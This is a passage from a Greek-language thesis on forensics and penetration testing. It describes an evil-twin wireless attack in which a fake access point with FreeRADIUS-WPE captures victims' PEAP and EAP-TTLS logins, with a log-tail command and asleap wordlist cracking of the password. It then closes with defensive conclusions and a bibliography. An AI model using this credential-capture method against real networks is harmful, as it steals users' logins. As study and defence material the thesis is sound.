
Με το που επιχειρεί να συνδεθεί αμέσως του εμφανίζεται το παράθυρο επιβεβαίωσης ταυτότητας (όχι πιστοποιητικού).



Εικόνα 235: Log-in διαπιστευτηρίων από το σύστημα στόχος


Ο χρήστης (θύμα) μη γνωρίζοντας ότι πρόκειται για το fake a.p που έχουμε ήδη δημιουργήσει από πριν συνδέεται συμπληρώνοντας ένα επιθυμητό γι' αυτόν username και password. Για τις ανάγκες τις διείσδυσης εδώ χρησιμοποιούμε **username : radius** και **password : test**.

Ο χρήστης (θύμα) συμπληρώνει τα στοιχεία που προαναφέραμε και ταυτόχρονα από τους δύο ανοιχτούς τερματικούς του επιτιθέμενου (χρήστη) καταγράφονται τα στοιχεία που υπέβαλε.



Εικόνα 236: Συμπλήρωση στοιχείων εισόδου

Η καταγραφή από την μεριά του επιτιθέμενου




Εικόνα 237: Καταγραφή από την μεριά του επιτιθέμενου

Δίνοντας: *tail –f /usr/local/var/log/radius/freeradius-server-wpe.log –n 0* λαμβάνουμε:

Εικόνα 238: Εμφάνιση ονόματος χρήστη

Από την στιγμή που έχουμε τα στοιχεία που έδωσε ο χρήστης (θύμα) στο authetication log in μπορούμε να δούμε απ' ευθείας το username του ενώ για το password λόγω κρυπτογράφησης θα χρησιμοποιήσουμε την προεγκατεστημένη εντολή *asleap* του backtrack και σε συνδυασμό με την βάση wordlist.txt θα την αποκρυπτογραφήσουμε. Προϋπόθεση εδώ η ύπαρξη αρκετών χαρακτήρων-φράσεων στην βάση κωδικών λεξικού.




Εικόνα 239: Χρήση asleap για αποκρυπτογράφηση κωδικού εισόδου

Από την στιγμή που ο χρήστης (θύμα) διαπιστώσει ότι δεν υπάρχουν περιορισμοί πρωτοκόλλων και ότι πρόκειται απλά για ένα free a.p αμέσως συμπληρώνει τα επιθυμητά του στοιχεία για log in και το αποτέλεσμα είναι η χρήση του δεσμευμένου από την μεριά του επιτιθέμενου σημείου πρόσβασης.


8.6.2 Cracking EAP Tunneled-Transport Layer Security (EAP-TTLS)

Μια άλλη μορφή πρωτόκολλου όχι αναγκαία με την χρήση πιστοποιητικών αυθεντικοποίησης πρόσβασης είναι και η EAP-TTLS. Το EAP-TTLS είναι ένα ακόμα πρότυπο ασύρματου LAN πρωτόκολλου ελέγχου ταυτότητας. Αν και δεν έχει αναπτυχθεί επαρκώς, το EAP-TTLS εξακολουθεί να θεωρείται ένα από τα πιο ασφαλή πρότυπα και υποστηρίζεται καθολικά από όλους τους κατασκευαστές υλικού ασύρματου LAN και λογισμικού. Η μεγαλύτερη ασφάλεια που υποστηρίζει το συγκεκριμένο πρωτόκολλο αφορά την περίπτωση χρήσης έξυπνης κάρτας (smart cards). Αυτό οφείλεται στο γεγονός ότι δεν υπάρχει κανένας τρόπος για να παραβιαστεί αντίστοιχο ιδιωτικό κλειδί ενός πιστοποιητικού από μια έξυπνη κάρτα χωρίς να κλαπεί η ίδια η κάρτα. Για την κατανόηση του συγκεκριμένου πρωτόκολλου θα γίνει η χρήση ενός Mobile με λειτουργικό Android σαν χρήστης (θύμα) χωρίς την χρήση πιστοποιητικών.

Και πάλι έχοντας ανοιχτό τον RADIUS server από την μεριά του επιτιθέμενου, ενεργοποιούμε ξανά την καταγραφή εισόδου από το backtrack. Ο χρήστης (θύμα) χωρίς την χρήση πιστοποιητικών αλλά με την χρήση πρωτοκόλλου EAP-TTLS για την αυθεντικοποίηση εισόδου θα συνδεθεί με το σημείο πρόσβασης.



Εικόνα 240: Εμφάνιση ελεύθερου ασύρματου δικτύου σε mobile



Εικόνα 241: Εισαγωγή κωδικού για είσοδο

Η σύνδεση του mobile πραγματοποιήθηκε

Εικόνα 242: Επιτυχής σύνδεση στο fake access point

Με την ίδια μέθοδο η καταγραφή από το Backtrack και η χρήση αποκρυπτογράφησης όπως πριν θα δώσει :

Εικόνα 243: Καταγραφή όνομα χρήστη και αποκρυπτογράφηση κωδικού εισόδου

9. Απόψεις & Συμπεράσματα

Ένα από τα πράγματα που διαπιστώσαμε κατά την διάρκεια της συγγραφής της εργασίας πέραν του τεχνικού κομματιού ήταν η απάντηση στο ερώτημα γιατί να υπάρχουν ιοί σήμερα (τι εξυπηρετούν;) καθώς επίσης τι κερδίζουμε από μια ψηφιακή διερεύνηση ή μια δοκιμή διείσδυσης σε υπολογιστικά συστήματα.

Οι άνθρωποι δημιουργούν τους ιούς και κάποιος πρέπει να γράψει τον κώδικα, να τον δοκιμάσει για να διαπιστώσει ότι διαδίδεται κανονικά και μετά να απελευθερώσει τον ιό. Κάποιος επίσης σχεδιάζει το είδος της ζημιάς που θα κάνει ο ιός, αν θα εμφανίσει δηλαδή ένα αβλαβές μήνυμα ή αν θα καταστρέψει τον σκληρό δίσκο. Υπάρχουν δυο τουλάχιστον λόγοι. Ο πρώτος είναι η ίδια η ψυχολογία που καθοδηγεί τους βάνδαλους και τους εμπρηστές. Για κάποιους αυτό προκαλεί συγκίνηση και αν αυτοί τυχαίνει να γνωρίζουν από προγραμματισμό τότε είναι πιθανοί δημιουργοί καταστροφικών ιών. Ο δεύτερος λόγος έχει να κάνει με αλαζονικές συμπεριφορές. Αν κάποιος είναι προγραμματιστής και ανακαλύψει μια τρύπα ασφαλείας που θα μπορέσει να εκμεταλλευτεί τότε θα την εκμεταλλευτεί πριν προλάβει κάποιος άλλος. Αυτή η λογική έχει βοηθήσει στην δημιουργία πολλών ιών. Παρόλα αυτά όμως υπήρχε και η άποψη ότι τους ιούς τους δημιουργούσαν οι ίδιες οι εταιρείες δημιουργίας προγραμμάτων υπολογιστών όταν διαπίστωναν ότι κυκλοφορούσαν παράνομα αντίγραφα των προγραμμάτων τους.

Ο βασικός τρόπος προστασίας από τους ιούς των υπολογιστών είναι η εγκατάσταση, η σωστή ρύθμιση και η συνεχής ενημέρωση και επικαιροποίηση μέσω του internet ενός έγκυρου προγράμματος προστασίας από ιούς, που είναι γνωστά με τον όρο antivirus ή αντιικά προγράμματα. Υπάρχουν ακόμη ειδικά προγράμματα για προστασία από τους ιούς τύπου spyware, adware αλλά και από dialers και από τη μάστιγα των spam e-mails. Η χρήση ενός ψηφιακού τείχους προστασίας, με τη μορφή software ή hardware, είναι χρήσιμη αλλά θα πρέπει να γίνεται με προσοχή και με την προϋπόθεση ότι υπάρχει καλή γνώση του τρόπου ρύθμισης και λειτουργίας του. Οι γενικοί κανόνες προστασίας είναι ότι θα πρέπει να προσέχουμε τι προγράμματα εκτελούμε στον υπολογιστή μας, τι αρχεία κατεβάζουμε από το internet, ποιος μας στέλνει email καθώς και ποιος έχει το δικαίωμα να χρησιμοποιήσει τον υπολογιστή μας όταν εμείς απουσιάζουμε. Προσοχή πρέπει να δίνουμε και στα προγράμματα που διαφημίζονται και διανέμονται δωρεάν καθώς και στα προγράμματα που χρησιμοποιούμε για να κάνουμε chat. Μια πολύ καλή λύση είναι να εγκαταστήσουμε και να εκτελέσουμε μια από τις εφαρμογές που αναλαμβάνουν να ανιχνεύσουν στο σύστημά μας τα τυχόν υπάρχοντα ευαίσθητα σημεία και να μας τα παρουσιάσουν με παραστατικό τρόπο. Τέλος, μια πολύ καλή συμβουλή είναι να λαμβάνουμε πολύ τακτικά, ίσως και καθημερινά, εφεδρικά αντίγραφα ασφαλείας των αρχείων μας, σε CD, σε DVD ή σε εξωτερικό σκληρό δίσκο, μια διαδικασία που είναι γνωστή με τον όρο back-up, έτσι ώστε ακόμα και στην ακραία περίπτωση που χάσουμε σημαντικά αρχεία από την επίθεση κάποιου ιού, να μπορέσουμε να τα ανακτήσουμε άμεσα.

Όπως είδαμε είναι γεγονός και σύνηθες το ηλεκτρονικό έγκλημα καθώς και οι αθέμιτες πράξεις (απάτες, απόκρυψη στοιχείων, διακίνηση παράνομου υλικού κλπ μέσω ηλεκτρονικών συσκευών). Η Ανάλυση Ψηφιακών Πειστηρίων (Computer Forensic Science) είναι η επιστήμη, η οποία μέσω εξονυχιστικής έρευνας ηλεκτρονικών δεδομένων, καταφέρνει να παρουσιάσει αποδεικτικά στοιχεία, τα οποία συνδέονται με μία αξιόποινη πράξη, καθώς μεγάλο ποσοστό πολιτικών, ποινικών και επιχειρηματικών εγκλημάτων συνδέονται είτε άμεσα είτε έμμεσα με έναν υπολογιστή. Τα δεδομένα αυτά μπορούν να συλλεχθούν από π.χ. εκτυπώσεις ενός συγκεκριμένου υπολογιστή, από ηλεκτρονική αλληλογραφία, από το διαδίκτυο και από πληθώρα ηλεκτρονικών αποθηκευτικών μέσων. Η διερεύνηση ενός ηλεκτρονικού εγκλήματος είναι μια δύσκολη διαδικασία, δεδομένου ότι οι αποδείξεις πρέπει να διατηρηθούν αναλλοίωτες, να αναλυθούν και να παρουσιαστούν με τρόπο νομικά αποδεκτό. Μερικές από τις περιπτώσεις που μπορεί να φανεί χρήσιμη η διερεύνηση ψηφιακών πειστηρίων είναι:

- Υποψία Παρακολούθησης εταιρικών περιουσιακών στοιχείων
- Παραβιάσεις προσωπικών δεδομένων εταιρικών πελατών και προσωπικού εταιρείας.
- Κακή χρήση διαδικτύου και εγκατάσταση κακόβουλου λογισμικού
- Παραποίηση αρχείων
- Σαμποτάζ εργαζομένων και διαρροή πληροφοριών
- Σεξουαλική παρενόχληση μέσω κάθε μορφής ηλεκτρονικής επικοινωνίας
- Παρακολούθηση δραστηριότητας εργαζομένων
- Πειρατεία λογισμικού κλπ.
- Αλλαγή και παραποίηση στοιχείων σε αρχεία του Office (Π.χ. αλλαγές σε αρχεία excel)
- Συλλογή ψηφιακών αποδεικτικών στοιχείων για την ενίσχυση μιας έρευνας
- Αποδεικτικά στοιχεία από παράνομες δραστηριότητες με τη χρήση ψηφιακών μέσων

Η ύπαρξη εφαρμογών – εργαλείων προς την κατεύθυνση της ψηφιακής διερεύνησης μπορεί να ικανοποιήσει την λεπτομερή ηλεκτρονική έρευνα για πράξεις που επισύρουν ποινή, όπως είναι: παιδική πορνογραφία, σεξουαλική παρενόχληση, οικονομικά εγκλήματα, θέματα υποκλοπών, πλαστογράφηση στοιχείων, καταπάτηση δικαιωμάτων, παραποίηση περιεχομένων, παραβίαση ιδιωτικότητας κ.ά. Επιπλέον μπορεί να προστατεύσει με την παροχή συμβουλών: για ασφαλή περιήγηση στο διαδίκτυο, για προστασία από κακόβουλο λογισμικό και παρενοχλήσεις καθώς επίσης και για οικονομικές συναλλαγές μέσω internet ή ATM.

Από την άλλη γίνεται αντιληπτό ότι η χρησιμότητα μιας δοκιμής διείσδυσης είτε ενσύρματη είτε ασύρματη σε ένα σύστημα αποτελεί απαραίτητη στις ημέρες μας διαδικασία. Καταρχήν, το penetration testing γίνεται αναγκαίο με το πέρασμα των χρόνων, αφού πολλές νέες ευπάθειες ανακαλύπτονται κάθε έτος, ακόμα και σε δημοφιλή εφαρμογές όπως π.χ Adobe Acrobat Reader, Firefox, Internet Explorer, Chrome, Windows και πολλά ακόμα, τα οποία είναι ευρέως διαδεδομένα. Δεύτερον, εάν 5 χρόνια πριν, κάποιος μπορούσε να εισβάλει στο website της εταιρείας σας και να σας αφήσει απλά ένα δυσάρεστο μήνυμα, για παράδειγμα: Dr d00m hacked this site, σήμερα είναι σίγουρο πως οι συμμορίες οργανωμένου εγκλήματος μπορούν να κάνουν στην εταιρεία σας ζημιά ανυπολόγιστης αξίας. Στις μέρες μας, οι hackers μπορούν να εισβάλουν στις ευαίσθητες πληροφορίες των μεγάλων οργανισμών, όπως Τράπεζες και να υποκλέψουν πολύ σημαντικές πληροφορίες, που μπορούν ακόμα και να τις πουλήσουν εκτός από το να τις εκμεταλλευτούν οι ίδιοι. Επίσης έχει καταγραφεί η τάση ότι το οργανωμένο έγκλημα στρέφεται πλέον στην εισβολή των δικτύων των μεγάλων επιχειρήσεων. Στις μέρες μας, είναι ευκολότερο να γίνει αυτό αφού η πολυπλοκότητα του IT εξοπλισμού αυξάνεται συνεχώς και η ασφάλεια αφήνεται συχνά εκτός προϋπολογισμού. Από τα παραπάνω καταλαβαίνουμε πως είναι εξαιρετικά σημαντικό για μία εταιρεία ή έναν οργανισμό να υπάρχει μία υπηρεσία που θα μπορεί να την προστατεύει από τυχόν επιθέσεις, αλλά και να ανακαλύπτει τις ευπάθειες του δικτύου της, ώστε να μπορεί να τις διορθώνει το συντομότερο δυνατό. Οι περισσότερες εταιρείες ή οργανισμοί έχουν κάποιο firewall και νομίζουν πως μόνο με αυτό είναι ασφαλείς, οι hackers όμως ανακαλύπτουν καθημερινά νέες τεχνικές, προκειμένου να μπορούν να εισβάλουν στο δίκτυό τους. Αυτό σημαίνει πως σήμερα μπορεί να είμαστε ασφαλείς και αύριο να είμαστε εκτεθειμένοι. Η λύση που προτείνεται για την αντιμετώπιση μιας τέτοιας απειλής απαντάται με εφαρμογές που εστιάζουν σε ελέγχους ευπάθειας, που ενημερώνονται σε καθημερινή βάση. Το πολύ εύχρηστο και φιλικό προς το χρήστη Interface, επιτρέπει τον προγραμματισμένο και αυτοματοποιημένο έλεγχο, έτσι ώστε η εταιρεία-οργανισμός να μπορεί να ελέγξει όλα τα συστήματά ανά τακτά χρονικά διαστήματα και να λαμβάνει e-mail όταν υπάρχουν νέες ευπάθειες. Μόνο όταν γνωρίζουμε τις ευπάθειες του δικτύου μας, μπορούμε και να τις επιλύσουμε.

Παράλληλα η ανάλυση και η πραγματοποίηση των ασύρματων τεχνικών διείσδυσης μας οδήγησε στα εξής συμπεράσματα. Το WiFi είναι όντως ένας νέος πολύ σημαντικός τρόπος δικτύωσης, που χρησιμοποιείται πλέον από τις περισσότερες επιχειρήσεις-οργανισμούς. Ελάχιστες από αυτές, όμως, φροντίζουν να είναι ασφαλείς το ασύρματο δίκτυό τους. Εύκολα μπορεί κάποιος να εισβάλει μέσω του WiFi στα αρχεία π.χ μιας εταιρείας και να προκαλέσει ζημιά ανυπολόγιστης αξίας. Καταρχήν θα πρέπει να αναφέρουμε ότι πολλές επιχειρήσεις-οργανισμοί ακόμα χρησιμοποιούν την ξεπερασμένη κρυπτογράφηση WEP, που έχει σπάσει πολλά χρόνια πριν. Ο λόγος είναι απλός. Πολλές επιχειρήσεις-οργανισμοί χρησιμοποιούν παλαιούς εκτυπωτές και εξοπλισμό, που υποστηρίζονται μόνο WEP. Βλέπουμε επίσης περιπτώσεις που υποστηρίζεται η χρησιμοποίηση ισχυρότερης κρυπτογράφησης όπως είναι WPA και WPA2, αλλά χρησιμοποιούν έναν αδύνατο κωδικό πρόσβασης. Χαρακτηριστικά, εάν το Access Point έχει την ονομασία της επιχείρησης, τότε συνήθως και το password είναι παραπλήσιο με το όνομα της επιχείρησης. Αυτό κάνει το δίκτυό προσβάσιμο σε οποιονδήποτε hacker θέλει να βλάψει την επιχείρησή ή οργανισμό. Επίσης υπάρχει και ένας νέος τρόπος επίθεσης. Τα Windows ψάχνουν πάντα για το εταιρικό μας δίκτυο που λειτουργεί καθημερινά, ακόμα και όταν δεν είμαστε στην επιχείρησή μας. Εάν για παράδειγμα, προσπαθήσουμε σε έναν αερολιμένα με το lap-top μας να χρησιμοποιήσουμε το ασύρματο δίκτυό του - ενώ συνήθως μπαίνουμε από το εταιρικό μας δίκτυο - το lap top θα προσπαθεί να βρει το εταιρικό μας δίκτυο. Έτσι, εάν τύχει να είναι κάποιος κακόβουλος στο αεροδρόμιο και αντιληφθεί ότι το lap-top μας ψάχνει το εταιρικό μας δίκτυο, μπορεί τεχνητά να δημιουργήσει μία σύνδεση στο lap-top του και έπειτα μία στα Windows του lap-top μας και να μας συνδέσει αυτόματα, χωρίς να καταλάβουμε τίποτα. Με αυτόν τον τρόπο μπορεί να πάρει το handshake του wpa ή wpa2 του εταιρικού μας δικτύου, καθώς επίσης και να έχει πλήρη πρόσβαση στα αρχεία του υπολογιστή μας. Και σ' αυτή την περίπτωση και πάλι όπως στις ενσύρματες τεχνικές διείσδυσης για να επιτραπεί ο έλεγχος της ασφάλειας των ασύρματων δικτύων πέραν της απαραίτητης χρήσης αντιικών και τείχους προστασίας στο σύστημα μας, χρειαζόμαστε επιπλέον εφαρμογές που ελέγχουν την κωδικοποίηση WEP, WPA και WPA 2, και τα τροποποιούν ανά τακτά χρονικά διαστήματα έτσι ώστε να εξασφαλίσουμε τα ασύρματα δίκτυα μας. Η παρουσία ιδιωτικών ή άλλων εταιρειών που ασχολούνται με συστήματα ασφάλειας παρουσιάζουν εφαρμογές που μας βεβαιώνουν ότι ενημερώνονται (διαδικτυακά) κάθε τέταρτο με τα νέα features και 4 φορές ημερησίως με τα πιο πρόσφατα

database definitions. Η εγκατάστασή του είναι πολύ εύκολη και γρήγορη προς το χρήστη, ενώ δεν είναι απαραίτητο να αλλάξουμε τίποτα στο δίκτυό μας. Ο κάθε χρήστης μπορεί να ελέγχει αυτόνομα τα δικά του Spam, έτσι ώστε πολύ εύκολα να έχει τη δυνατότητα να διαχειριστεί την πολιτική του δικού του spam και να βάζει κάποια mail στη black list ή άλλα ταχυδρομεία που δεν θέλει να λαμβάνει και όλα αυτά να ισχύουν μόνο για το λογαριασμό του. Με το Web Proxy μπορούμε να εξασφαλίσουμε γρηγορότερο και ασφαλέστερο internet ενώ με το Web Filter μπορούμε να εφαρμόσουμε διαφορετική πολιτική αναλόγως το τμήμα μιας εταιρείας, όπως για παράδειγμα να απαγορεύσουμε από το τμήμα πωλήσεων να μπαίνει στο Facebook.

Βιβλιογραφία – Αναφορές

1. http://el.wikipedia.org/wiki
2. http://www.e-crime.gr/nomothesia.htm
3. http://www.e-crime.gr/computer_forensics.htm
4. http://wiki.digital-forensic.org/index.php/Quick_start_guide
5. http://www.backtrack-linux.org/
6. http://sectools.org
7. http://www.securityfocus.com/
8. http://www.sleuthkit.org/autopsy/
9. http://www.itsecuritypro.gr/index.php
10. http://www.securitygeeks.net/2013/01/how-to-search-for-exploits-using.html
11. http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands
12. http://www.computerandyou.net/2011/03/how-to-install-and-run-nessus-on-ubuntu-linux-or-other-unix-like-os/
13. http://hackonadime.blogspot.gr/2011/07/sqlmap-introduction-sql-injection.html
14. http://www.secnews.gr/archives/
15. http://wiki.wireshark.org/CaptureSetup/NetworkMedia
16. http://backtrackhacking.wordpress.com/
17. http://www.offensive-security.com/metasploit-unleashed/Pivoting
18. http://www.digininja.org/metasploit/dns_dhcp.php
19. http://www.hackingdna.com/
20. http://e-wifi.gr/Product/246/Page/25/el/
21. http://www.aircrack-ng.org/doku.php?id=airbase-ng
22. http://dhost.info/baxic/debian-on-hp-probook-4520s/usb-wifi-d-link-dwa-127.php
23. http://techcreak.com/hack-and-protect-your-own-wpa-network.html
24. http://osarena.net/hacks-guides/aircrack-ke-etherape-asirmates-epithesis-mathe-prostatepsou.html
25. http://www.packtpub.com/article/backtrack5-advanced-wlan-attacks
26. http://blog.opensecurityresearch.com/2012/04/capturing-and-cracking-peap.html
27. http://wireless.kernel.org/en/users/Documentation/iw

28. File System Forensic Analysis - Brian Carrier

Addison Wesley Professional, March 27, 2005

29. Security Power Tools – Bryan Burns - Jennifer Stisa Granick - Steve Manzuik - Paul Guersch - Dave Killion - Nicolas Beauchesne - Eric Moret - Julien Sobrier - Michael Lynn - Eric Markham - Chris Iezzoni - Philippe Biondi

O' Reilly Media, August 2007

30. BackTrack-4 - Assuring-Security-by-Penetration-Testing – Shakeel Ali Tedi Heriyanto

Pact publishing, Open Source April 2011

31. BackTrack5 – Wireless Penetration Testing – Vivek Ramachandran

Pact publishing, September 2011

32. Metasploit.Penetration.Testing.Cookbook - Abhinav Singh

Pact publishing, June 2012

33. Metasploit – David Kennedy – Jim O' Gorman – Devin Kearns – Mati Aharoni

July 2011

34. Hacking for Dummies (2nd edition) – Kevin Beaver

John Wiley & Sons, 12 Ιαν 2010